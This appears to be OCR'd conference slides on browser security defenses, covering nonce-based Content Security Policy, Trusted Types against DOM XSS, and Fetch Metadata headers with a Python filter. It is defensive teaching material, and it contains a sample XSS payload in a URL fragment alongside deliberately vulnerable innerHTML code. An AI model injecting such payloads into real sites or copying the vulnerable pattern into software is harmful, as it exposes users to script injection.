
- Add a `nonce` attribute to all `<script>` elements. Some template systems can do this automatically.
- Refactor any markup with inline event handlers (`onclick`, etc.) and `javascript:` URIs (details).
- For every page load, generate a new nonce, pass it the to the template system, and use the same value in the policy.

Adopting CSP guides you through this process in more detail, including code examples, and explains how to use tools to help with any necessary refactoring.

Detailed guide at
csp.withgoogle.com

Use the **CSP Evaluator** to check your policy

csp-evaluator.withgoogle.com



Summary: Nonce-based CSP

+ Always the same CSP
+ More secure*
+ `<script>` tags with valid nonce attribute will execute
+ Mitigates stored/reflected XSS

  `<script>` tags injected via XSS (without nonce) are blocked
+ **NEW** in CSP3: `'strict-dynamic'`

No customization required! *Except for the* ***per-response nonce value*** *this CSP stays the same.*

```
Content-Security-Policy:
  script-src 'nonce-...' 'strict-dynamic';
  object-src 'none'; base-uri 'none'
```

* https://ai.google/research/pubs/pub45542

Injection defenses:

Trusted Types

Eliminate risky patterns from your JavaScript by requiring typed objects in dangerous DOM APIs.

#io19

How does DOM XSS happen?

DOM XSS is a client-side XSS variant caused by the DOM API not being secure by default

- User controlled **strings** get converted into code
- Via dangerous DOM APIs like:

  innerHTML, window.open(), ~60 other DOM APIs

Example: https://example.com/#<img src=x onerror=alert('xss')>

```
var foo = location.hash.slice(1);
document.querySelector('#foo').innerHTML = foo;
```

location.open HTMLFrameElement.srcdoc

HTMLMediaElement.src HTMLScriptElement.InnerText

HTMLInputElement.formAction document.write location.href

HTMLSourceElement.src

HTMLAreaElement.href HTMLInputElement.src

Element.innerHTML

HTMLFrameElement.src HTMLBaseElement.href

HTMLTrackElement.src HTMLButtonElement.formAction

HTMLScriptElement.textContent HTMLImageElement.src

HTMLFormElement.action

HTMLEmbededElement.src location.assign

The idea behind Trusted Types

typed objects

Require ~~strings~~ for passing (HTML, URL, script URL) values to DOM sinks.

URL string		TrustedURL
HTML string	becomes →	TrustedHTML
Script string		TrustedScript
Script URL string		TrustedScriptURL

The idea behind Trusted Types

When Trusted Types are **enforced**

```
Content-Security-Policy: trusted-types myPolicy
```

DOM sinks **reject strings**

```
element.innerHTML = location.hash.slice(1); // a string
```

```
▶Uncaught TypeError: Failed to set the 'innerHTML' property on 'Element': This document requires   demo2.html:9
 `TrustedHTML` assignment.
     at demo2.html:9
```

DOM sinks **accept typed objects**

```
element.innerHTML = aTrustedHTML; // created via a TrustedTypes policy
```

The idea behind Trusted Types

When Trusted Types are in **reporting** mode

```
Content-Security-Policy-Report-Only: trusted-types myPolicy; report-uri /cspReport
```

DOM sinks **accept & report strings**

```
element.innerHTML = location.hash.slice(1); // a string
```

```
[Report Only] This document requires 'TrustedHTML' assignment.
```

DOM sinks **accept typed objects**

```
element.innerHTML = aTrustedHTML; // created via a TrustedTypes policy
```

Creating Trusted Types

1. **Create** policies with validation rules

```
const SanitizingPolicy = TrustedTypes.createPolicy('myPolicy', {
   createHTML(s: string) => myCustomSanitizer(s)
}, false);
```

2. **Use** the policies to create Trusted Type objects

```
// Calls myCustomSanitizer(foo).
const trustedHTML = SanitizingPolicy.createHTML(foo);
element.innerHTML = trustedHTML;
```

3. **Enforce** "myPolicy" by setting a Content Security Policy header

```
Content-Security-Policy: trusted-types myPolicy
```

Trusted Types - default policy

The **"default"** policy is called as a **fallback** when a string is assigned to a sink.
Good way to get started and to identify dangerous DOM assignments.

```
TrustedTypes.createPolicy('default', {
   createHTML(s) {
       console.log("Please fix! Insecure string assignment detected:", s);
       return s;
   }
}, true)
```

```
Content-Security-Policy: trusted-types default
```

Trusted Types Summary

Reduced attack surface:

The risky data flow will always be:

Source → ... → Policy → Trusted Type → ... → DOM sink

Simpler security reviews - dramatically minimizes the trusted codebase

Compile time & runtime security validation

No DOM XSS - if policies are secure and access restricted

Currently in Chrome Origin Trials, but can already be polyfilled!

Try Trusted Types now!

bit.ly/trusted-types

README.md

build passing | minzipped size 1.36 kB | dependencies up to date | issues 29 open | npm v1.0.6

Trusted Types

First time here? This is a repository hosting the Trusted Types specification draft and the polyfill code. You might want to check out other resources about Trusted Types:

- Introduction for web developers - API description with examples.
- Explainer - introductory explainer (what problem is the API solving?).
- Specification draft - a more comprehensive and formalized description of the Trusted Types API.
- Origin trial for Trusted Types - The API is available natively in Chrome via origin trials.

Polyfill

This repository contains a polyfill implementation that allows you to use the API in all web browsers. The compiled versions are stored in `dist` directory.

Browsers

The ES5 / ES6 builds can be loaded directly in the browsers. There are two variants of the browser polyfill - **api_only** (light) and **full**. The *api_only* variant defines the API, so you can create policies and types. *Full* version also enables the type enforcement in the DOM, based on the CSP policy it infers from the current document (see src/polyfill/full.js).

```
<!-- API only -->
<script src="https://wicg.github.io/trusted-types/dist/es5/trustedtypes.api_only.build.js"></script>
<script>
     const p = TrustedTypes.createPolicy('foo', ...)
     document.body.innerHTML = p.createHTML('foo'); // works
     document.body.innerHTML = 'foo'; // but this one works too (no enforcement).
</script>
```

Injection defenses: 2019 edition


Add **hardening** and **defense-in-depth** against injections:

Hardening: Use Trusted Types to make your client-side code safe from DOM XSS. Your JS will be safe by default; the only potential to introduce injections will be in your policy functions, which are much smaller and easier to review.


Defense-in-depth: Use CSP3 with nonces (or hashes for static sites) - even if an attacker finds an injection, they will not be able to execute scripts and attack users.

Together they prevent & mitigate the vast majority of XSS bugs.

```
Content-Security-Policy:
trusted-types myPolicy; script-src 'nonce-...'; object-src 'none'; base-uri 'none'
```



1. Injection defenses



2. Isolation mechanisms


Why do we need isolation?

Attacks on resources

Examples: CSRF, XSSI, clickjacking, web timing attacks, Spectre

Why do we need isolation?

Attacks on windows



Examples: XS-Search, tabnabbing, login detection, Spectre

Quick review: origins & sites

Two URLs are **same-origin** if they share the same scheme, host and port.

https://www.google.com/foo and **https://www.google.com**/bar

Two URLs are **same-site** if they share the same scheme & registrable domain.

https://mail.**google.com/** and **https**://photos.**google.com/**

Otherwise, the URLs are **cross-site**.

https://www.youtube.com/ and https://www.google.com/

Isolation for resources:

Fetch Metadata request headers

Let the server make security decisions based on the source and context of each HTTP request.

Three new **HTTP request headers** sent by browsers:

`Sec-Fetch-Site`: Which website generated the request?

`same-origin`, `same-site`, `cross-site`, `none`

`Sec-Fetch-Mode`: The Request *mode*, denoting the *type* of the request

`cors`, `no-cors`, `navigate`, `nested-navigate`, `same-origin`

`Sec-Fetch-User`: Was the request caused by a user gesture?

`?1` if a navigation is triggered by a click or keypress https://site.example

```
fetch("https://site.example/foo.json")
```

```
GET /foo.png
Host: site.example
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

https://evil.example

```
<img src="//site.example/foo.json" />
```

```
GET /foo.png
Host: site.example
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
```

```python
# Reject cross-origin requests to protect from CSRF, XSSI & other bugs
def allow_request(req):
  # Allow requests from browsers which don't send Fetch Metadata
  if not req['sec-fetch-site']:
    return True

  # Allow same-site and browser-initiated requests
  if req['sec-fetch-site'] in ('same-origin', 'same-site', 'none'):
    return True

  # Allow simple top-level navigations from anywhere
  if req['sec-fetch-mode'] == 'navigate' and req.method == 'GET':
    return True

  return False
```

